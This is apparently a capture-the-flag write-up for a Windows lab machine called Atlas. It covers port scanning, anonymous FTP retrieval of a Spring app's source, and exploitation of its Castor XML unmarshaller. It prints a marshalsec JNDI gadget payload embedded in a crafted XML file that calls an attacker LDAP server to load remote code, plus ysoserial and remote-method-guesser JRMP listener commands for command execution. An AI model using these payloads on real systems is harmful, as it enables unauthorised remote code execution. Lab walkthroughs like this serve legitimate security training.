
Overview
Atlas
- Type Machines
- OS Windows
- Severity Hard
- Creator sec77
- Release date 2023 Aug 4
Enumeration
Start the instance via Discord and let’s go:

10.10.84.121
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.84.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 16:58 JST
Nmap scan report for 10.10.84.121
Host is up (0.26s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 1.7.2
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla.
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2023-06-30T15:35:45
|_Not valid after:  2024-06-30T15:40:45
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp        22851463 Jul 03  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
|_-r--r--r-- 1 ftp ftp          586379 Jul 03  2023 atlas_generator.zip
|_ssl-date: TLS randomness does not represent time
22/tcp   open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 4b:f3:65:22:72:c4:3a:d2:7d:af:8f:b1:35:96:79:ae (RSA)
|   256 df:d5:63:88:09:57:cd:4e:7b:90:5b:46:46:03:42:13 (ECDSA)
|_  256 a9:74:d9:78:3f:bd:7c:39:8c:a6:2a:a1:fb:12:36:ba (ED25519)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-18T08:01:12+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: ATLAS
|   NetBIOS_Domain_Name: ATLAS
|   NetBIOS_Computer_Name: ATLAS
|   DNS_Domain_Name: ATLAS
|   DNS_Computer_Name: ATLAS
|   Product_Version: 10.0.19041
|_  System_Time: 2025-01-18T08:01:05+00:00
| ssl-cert: Subject: commonName=ATLAS
| Not valid before: 2025-01-17T07:53:28
|_Not valid after:  2025-07-19T07:53:28
8080/tcp open  http          Apache Tomcat (language: en)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Found that we have FTP (FileZilla ftpd 1.7.2), SSH, RDP and 8080/tcp (Tomcat) open.
- Add
atlasin in /etc/hosts
WEB (8080/tcp)

Found maybe an interesting entry point as we have the capacity to upload an
xmlfile
First try with a basic xml structure:
cat test.xml

<xml>
        <stuff>This is my stuff</stuff>
</xml>
But the output after uploaded is:

Maybe we need to craft a specific xml file to be interpreted accordingly
Before continue to explore more here, we switch to enumerate the FTP side.
FTP (21/tcp)
Anonymous login is allowed and we can found 2 files:
$ ftp -i anonymous@atlas
Connected to atlas.
220-FileZilla Server 1.7.2
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50498|)
150 Starting data transfer.
-r--r--r-- 1 ftp ftp        22851463 Jul 03  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
-r--r--r-- 1 ftp ftp          586379 Jul 03  2023 atlas_generator.zip
226 Operation successful
ftp> quit
Found a ZIP and a JAR files
Let’s go to dowload them:
$ wget -r ftp://anonymous:1234@atlas/
$ ls -la
total 22900
drwxrwxr-x 2 user user     4096 Jan 18 17:22 .
drwxrwxr-x 3 user user     4096 Jan 18 17:21 ..
-rw-rw-r-- 1 user user   586379 Jul  3  2023 atlas_generator.zip
-rw-rw-r-- 1 user user 22851463 Jul  3  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
$ unzip atlas_generator.zip
Archive:  atlas_generator.zip
   creating: .mvn/
   creating: .mvn/wrapper/
  inflating: .mvn/wrapper/maven-wrapper.jar
  inflating: .mvn/wrapper/maven-wrapper.properties
  inflating: build.gradle
   creating: gradle/
  inflating: gradlew
  inflating: gradlew.bat
   creating: gradle/wrapper/
  inflating: gradle/wrapper/gradle-wrapper.jar
  inflating: gradle/wrapper/gradle-wrapper.properties
  inflating: mvnw
  inflating: mvnw.cmd
  inflating: pom.xml
 extracting: settings.gradle
   creating: src/
   creating: src/main/
   creating: src/main/java/
   creating: src/main/java/com/
   creating: src/main/java/com/example/
   creating: src/main/java/com/example/uploadingfiles/
  inflating: src/main/java/com/example/uploadingfiles/Client.java
  inflating: src/main/java/com/example/uploadingfiles/Employee.java
  inflating: src/main/java/com/example/uploadingfiles/FileUploadController.java
  inflating: src/main/java/com/example/uploadingfiles/UploadingFilesApplication.java
   creating: src/main/resources/
  inflating: src/main/resources/application.properties
   creating: src/main/resources/static/
  inflating: src/main/resources/static/59f86e9a43e6f89908a4f0b948915bef.png
  inflating: src/main/resources/static/7363804265c4c8b8ca3f6e25a3e432c6.png
  inflating: src/main/resources/static/e43471533678310ee5007162c051d5eb.png
  inflating: src/main/resources/static/mapping.xml
  inflating: src/main/resources/static/reset-fonts-grids.css
  inflating: src/main/resources/static/resume.css
  inflating: src/main/resources/static/rocket.png
   creating: src/main/resources/templates/
  inflating: src/main/resources/templates/srt-resume.html
  inflating: src/main/resources/templates/uploadForm.html
  inflating: src/main/resources/templates/xmlTemplate.html
Seems some source codes related to Maven
$ file atlas-pilot-1.0.0-SNAPSHOT.jar
atlas-pilot-1.0.0-SNAPSHOT.jar: Java archive data (JAR)
So Maven is a build automation tool used primarily for Java projects, and we have also a JAR file then seems all related to … Java (and let’s go to take a coffee).
Source code analyzing
$ cd atlas/src/main

$ ls
java  resources

$ tree
.
├── java
│   └── com
│       └── example
│           └── uploadingfiles
│               ├── Client.java
│               ├── Employee.java
│               ├── FileUploadController.java
│               └── UploadingFilesApplication.java
└── resources
    ├── application.properties
    ├── static
    │   ├── 59f86e9a43e6f89908a4f0b948915bef.png
    │   ├── 7363804265c4c8b8ca3f6e25a3e432c6.png
    │   ├── e43471533678310ee5007162c051d5eb.png
    │   ├── mapping.xml
    │   ├── reset-fonts-grids.css
    │   ├── resume.css
    │   └── rocket.png
    └── templates
        ├── srt-resume.html
        ├── uploadForm.html
        └── xmlTemplate.html

8 directories, 15 files
After check all files, we found some good stuff:
- atlas/src/main/java/com/example/uploadingfiles/FileUploadController.java
package com.example.uploadingfiles;

import java.io.IOException;
import java.util.stream.Collectors;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.core.io.Resource;
import org.springframework.http.HttpHeaders;
import org.springframework.http.ResponseEntity;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.ExceptionHandler;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PathVariable;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.ResponseBody;
import org.springframework.web.multipart.MultipartFile;
import org.springframework.web.servlet.mvc.method.annotation.MvcUriComponentsBuilder;
import org.springframework.web.servlet.mvc.support.RedirectAttributes;
import com.example.uploadingfiles.Client;
import com.example.uploadingfiles.Employee;

@Controller
public class FileUploadController {


	@GetMapping("/")
	public String listUploadedFiles(Model model) throws IOException {

		return "uploadForm";
	}

	@GetMapping("/generateTemplate")
	public String writeMarshall(Model model) throws IOException {
		model.addAttribute("message", Client.createXML());
		return "xmlTemplate";
	}


	@PostMapping("/")
	public String handleFileUpload(@RequestParam("file") MultipartFile file,
			RedirectAttributes redirectAttributes, Model model) {

		try {
			Employee person = Client.parseXML(file.getInputStream());
			model.addAttribute("name", person.getName());
			model.addAttribute("id", person.getId());
			model.addAttribute("email", person.getEmail());
			model.addAttribute("phone", person.getPhone());
			model.addAttribute("profile", person.getProfile());
			model.addAttribute("title", person.getTitle());
			model.addAttribute("skills", person.getSkills());
			model.addAttribute("educationTitle", person.getEducationTitle());
			model.addAttribute("educationText", person.getEducationText());
			model.addAttribute("talentTitle1", person.getTalentTitles()[0]);
			model.addAttribute("talentTitle2", person.getTalentTitles()[1]);
			model.addAttribute("talentTitle3", person.getTalentTitles()[2]);
			model.addAttribute("talentText1", person.getTalentTextes()[0]);
			model.addAttribute("talentText2", person.getTalentTextes()[1]);
			model.addAttribute("talentText3", person.getTalentTextes()[2]);
			model.addAttribute("message", person.getMessage());

		} catch (Exception e) {
			e.printStackTrace();
		}

		return "srt-resume";
	}

}
In the section below, we found an endpoint of the app named /generateTemplate:
...
	@GetMapping("/generateTemplate")
	public String writeMarshall(Model model) throws IOException {
		model.addAttribute("message", Client.createXML());
		return "xmlTemplate";
	}
...
In the section below, we can see that the uploaded xml file is delivered to the parseXML method:
...
		try {
			Employee person = Client.parseXML(file.getInputStream());
...
- atlas/src/main/java/com/example/uploadingfiles/Client.java
package com.example.uploadingfiles;
import java.io.FileWriter;
import java.io.Reader;
import java.io.InputStreamReader;
import java.io.InputStream;
import java.io.IOException;
import java.io.StringWriter;
import com.example.uploadingfiles.Employee;
import org.exolab.castor.xml.Unmarshaller;
import org.exolab.castor.xml.Marshaller;
import org.exolab.castor.mapping.Mapping;
import org.exolab.castor.mapping.MappingException;


public class Client {

	public static String createXML()throws IOException{

	try {


		FileWriter fileWriter = new FileWriter("employee_template.xml");
		Marshaller marshaller = new Marshaller(fileWriter);


		// Mapping
		Mapping mapping = new Mapping();
		mapping.loadMapping("http://127.0.0.1:8080/mapping.xml");
		marshaller.setMapping(mapping);


		Employee employee=new Employee();
		employee.setId(101);
		employee.setName("Jonathan Doe");
		employee.setTitle("ROCKET TESTER, PILOT");
		employee.setEmail("jonathan@starfield.com");
		employee.setPhone("(313) - 867-5309");
		employee.setProfile("Progressively evolve cross-platform ideas before impactful infomediaries. Energistically visualize tactical initiatives before cross-media catalysts for change.");
		employee.setTalentTitles(new String[] {"Navigation","Warp Engine","Project Direction"});
		employee.setTalentTextes(new String[] {"Assertively exploit wireless initiatives rather than synergistic core competencies.","Credibly streamline mission-critical value with multifunctional functionalities.","Proven ability to lead and manage a wide variety of design and development projects in team and independent situations."});
		employee.setSkills(new String[] {"Mining","Ship Building","Gravity Science","Alien Communication","Planetology","Zero Trust Tools", "Satellite Engineering", "Rocket Science", "Moon Walks"});
		employee.setEducationTitle("NASA University - Bloomington, Indiana");
		employee.setEducationText("Dual Major, Robotics and Starships - 4.0 GPA");


		marshaller.marshal(employee);
		fileWriter.close();

		System.out.println("XML Template created sucessfully");
		return "XML Template created sucessfully";

		} catch (Exception e) {

			e.printStackTrace();
			return e.toString();

		}

	}


	public static Employee parseXML(InputStream uploadFile) throws IOException{

		try {


			Reader targetReader = new InputStreamReader(uploadFile);
			Unmarshaller unmarshaller = new Unmarshaller(Employee.class);
			Employee employee = (Employee)unmarshaller.unmarshal(targetReader);


			System.out.println("XML Unmarschall Sucessfully");
			System.out.println(employee.getName());
			System.out.println(employee.getId());
			System.out.println(employee.getEducationText());

			employee.setMessage("Parsing Successfull");

			return employee;

		 } catch (Exception e) {
		 	e.printStackTrace();

			Employee employee = new Employee();
			employee.setMessage(e.toString());

			return employee;

		 }

	}


}
This endpoint calls the method
createXMLfrom theClientclass (Client.java) then generate a xml template
In the section below, we can see that it’s using the castor Marshaller library to create the xml file:
...
import org.exolab.castor.xml.Unmarshaller;
import org.exolab.castor.xml.Marshaller;
...
public class Client {

	public static String createXML()throws IOException{

	try {


		FileWriter fileWriter = new FileWriter("employee_template.xml");
...
		marshaller.marshal(employee);
		fileWriter.close();
...
In the section below, we can see that in the parseXML method (related to our analysis of FileUploadController), the xml file will be umarshalled back to the Employee class (Employee.java):
...
	public static Employee parseXML(InputStream uploadFile) throws IOException{

		try {


			Reader targetReader = new InputStreamReader(uploadFile);
			Unmarshaller unmarshaller = new Unmarshaller(Employee.class);
			Employee employee = (Employee)unmarshaller.unmarshal(targetReader);


			System.out.println("XML Unmarschall Sucessfully");
...
Let’s go to test the endpoint /generateTemplate:

the XML template seems created
Let’s check using FTP if we can find it:
ftp> ls
229 Entering Extended Passive Mode (|||50020|)
150 Starting data transfer.
-r--r--r-- 1 ftp ftp        22851463 Jul 03  2023 atlas-pilot-1.0.0-SNAPSHOT.jar
-r--r--r-- 1 ftp ftp          586379 Jul 03  2023 atlas_generator.zip
-r--r--r-- 1 ftp ftp            1310 Jan 18 08:44 employee_template.xml
226 Operation successful
We download employee_template.xml:
ftp> get employee_template.xml
local: employee_template.xml remote: employee_template.xml
229 Entering Extended Passive Mode (|||50010|)
150 Starting data transfer.
100% |***************************************************************************************|  1310       15.05 MiB/s    00:00 ETA
226 Operation successful
1310 bytes received in 00:00 (9.11 MiB/s)
Check it:
<?xml version="1.0" encoding="UTF-8"?>
<Employee id="101">
	<name>Jonathan Doe</name>
	<talent-titles>Navigation</talent-titles>
	<talent-titles>Warp Engine</talent-titles>
	<talent-titles>Project Direction</talent-titles>
	<talent-textes>Assertively exploit wireless initiatives rather than synergistic core competencies.</talent-textes>
	<talent-textes>Credibly streamline mission-critical value with multifunctional functionalities.</talent-textes>
	<talent-textes>Proven ability to lead and manage a wide variety of design and development projects in team and independent situations.</talent-textes>
	<skills>Mining</skills>
	<skills>Ship Building</skills>
	<skills>Gravity Science</skills>
	<skills>Alien Communication</skills>
	<skills>Planetology</skills>
	<skills>Zero Trust Tools</skills>
	<skills>Satellite Engineering</skills>
	<skills>Rocket Science</skills>
	<skills>Moon Walks</skills>
	<profile>Progressively evolve cross-platform ideas before impactful infomediaries. Energistically visualize tactical initiatives before cross-media catalysts for change.</profile>
	<phone>(313) - 867-5309</phone>
	<email>jonathan@starfield.com</email>
	<education-text>Dual Major, Robotics and Starships - 4.0 GPA</education-text>
	<education-title>NASA University - Bloomington, Indiana</education-title>
	<title>ROCKET TESTER, PILOT</title>
</Employee>
We will upload it to the website then we can see the rendered output:

Castor java deserialization exploiting
- Security Lab - Castor and Hessian java deserialization vulnerabilities
- Java-Deserialization-Cheat-Sheet - Castor XML
- Java Unmarshaller Security - Turning your data into code execution PDF
- [Java Unmarshaller Security - Payload generator(https://github.com/mbechler/marshalsec)
Castor Gadget chaining
We download all need then build using maven (Java 8 required, We can grab it from https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html):
$ git clone https://github.com/mbechler/marshalsec
$ mvn clean package -DskipTests
$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
No gadget type specified, available are [SpringAbstractBeanFactoryPointcutAdvisor, C3P0WrapperConnPool]
2 available gadgets:
- SpringAbstractBeanFactoryPointcutAdvisor
- C3P0WrapperConnPool
Generate our payload:
$ ./openjdk-8u262-b10-linux-64/bin/java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor SpringAbstractBeanFactoryPointcutAdvisor ldap://10.8.4.253:1389/a
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

<x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:java="http://java.sun.com" xsi:type="java:org.springframework.beans.factory.config.PropertyPathFactoryBean"><target-bean-name>ldap://10.8.4.253:1389/a</target-bean-name><property-path>foo</property-path><bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory"><shareable-resource>ldap://10.8.4.253:1389/a</shareable-resource></bean-factory></x>
Start a malicious JNDI / LDAP server via marschalsec:
$ ./openjdk-8u262-b10-linux-64/bin/java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.8.4.253/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Malicious XML template crafting
We create a malicious xml template file crafted_template.xml including our payload:
<?xml version="1.0" encoding="UTF-8"?>
<Employee id="101">
	<name
		xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
		xmlns:java="http://java.sun.com" xsi:type="java:org.springframework.beans.factory.config.PropertyPathFactoryBean">
		<target-bean-name>ldap://10.8.4.253:1389/a</target-bean-name>
		<property-path>foo</property-path>
		<bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory">
			<shareable-resource>ldap://10.8.4.253:1389/a</shareable-resource>
		</bean-factory>
	</name>
	<talent-titles>Navigation</talent-titles>
	<talent-titles>Warp Engine</talent-titles>
	<talent-titles>Project Direction</talent-titles>
	<talent-textes>Assertively exploit wireless initiatives rather than synergistic core competencies.</talent-textes>
	<talent-textes>Credibly streamline mission-critical value with multifunctional functionalities.</talent-textes>
	<talent-textes>Proven ability to lead and manage a wide variety of design and development projects in team and independent situations.</talent-textes>
	<skills>Mining</skills>
	<skills>Ship Building</skills>
	<skills>Gravity Science</skills>
	<skills>Alien Communication</skills>
	<skills>Planetology</skills>
	<skills>Zero Trust Tools</skills>
	<skills>Satellite Engineering</skills>
	<skills>Rocket Science</skills>
	<skills>Moon Walks</skills>
	<profile>Progressively evolve cross-platform ideas before impactful infomediaries. Energistically visualize tactical initiatives before cross-media catalysts for change.</profile>
	<phone>(313) - 867-5309</phone>
	<email>jonathan@starfield.com</email>
	<education-text>Dual Major, Robotics and Starships - 4.0 GPA</education-text>
	<education-title>NASA University - Bloomington, Indiana</education-title>
	<title>ROCKET TESTER, PILOT</title>
</Employee>
We select the
nametag which will be parsed from the code to include our payload (we remove the initial<name>Jonathan Doe</name>then replace by our payload changing thextoname
Upload our crafted template:

We got a callback to our LDAP server:
$ ./openjdk-8u262-b10-linux-64/bin/java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.8.4.253/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.8.4.253/Exploit.class
But we don’t receive a callback to our webserver (redirection did not work) then our exploit is not executed:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Failed but we have a confirmed SSRF
SSRF –> RCE
After more research, LDAP is not the only service which we can call via JNDI, there is also RMI:
- PortSwigger - Java RMI services often vulnerable to SSRF attacks – research
- QTC’s blog - Attacking Java RMI via SSRF
To do that, we use Ysoserial - tool for generating payloads that exploit unsafe Java object deserialization (and also remote-method-guesser aka rmg) to start a malicous RMI server with our payload.
Ysoserial Gadget Chaining
- Use java 11 is mandatory to be able to exploit
Download Ysoserial:
wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
To exploit it, we need to install an old JDK 11:
$ sudo apt install openjdk-11-jdk

$ java --version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk 21.0.5 2024-10-15
OpenJDK Runtime Environment (build 21.0.5+11-Debian-1)
OpenJDK 64-Bit Server VM (build 21.0.5+11-Debian-1, mixed mode, sharing)

$ sudo update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                         Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/java to provide /usr/bin/java (java) in manual mode

$ sudo update-alternatives --config javac
There is 1 choice for the alternative javac (providing /usr/bin/javac).

  Selection    Path                                          Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/java-11-openjdk-amd64/bin/javac   1111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/javac   1111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 0

$ java --version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk 11.0.25-ea 2024-10-15
OpenJDK Runtime Environment (build 11.0.25-ea+5-post-Debian-1)
OpenJDK 64-Bit Server VM (build 11.0.25-ea+5-post-Debian-1, mixed mode, sharing)
We switched to Java 11
Start the RMI listener with the CommonsBeanutils1 and with ysoserial only:
$ java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1 'ping 10.8.4.253'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
* Opening JRMP listener on 1099
We can also do the same using the remote method guesser:
$ java -jar target/rmg-4.4.0-jar-with-dependencies.jar listen --yso ~/ysoserial-all.jar 0.0.0.0 1099 CommonsBeanutils1 'ping 10.8.4.253'
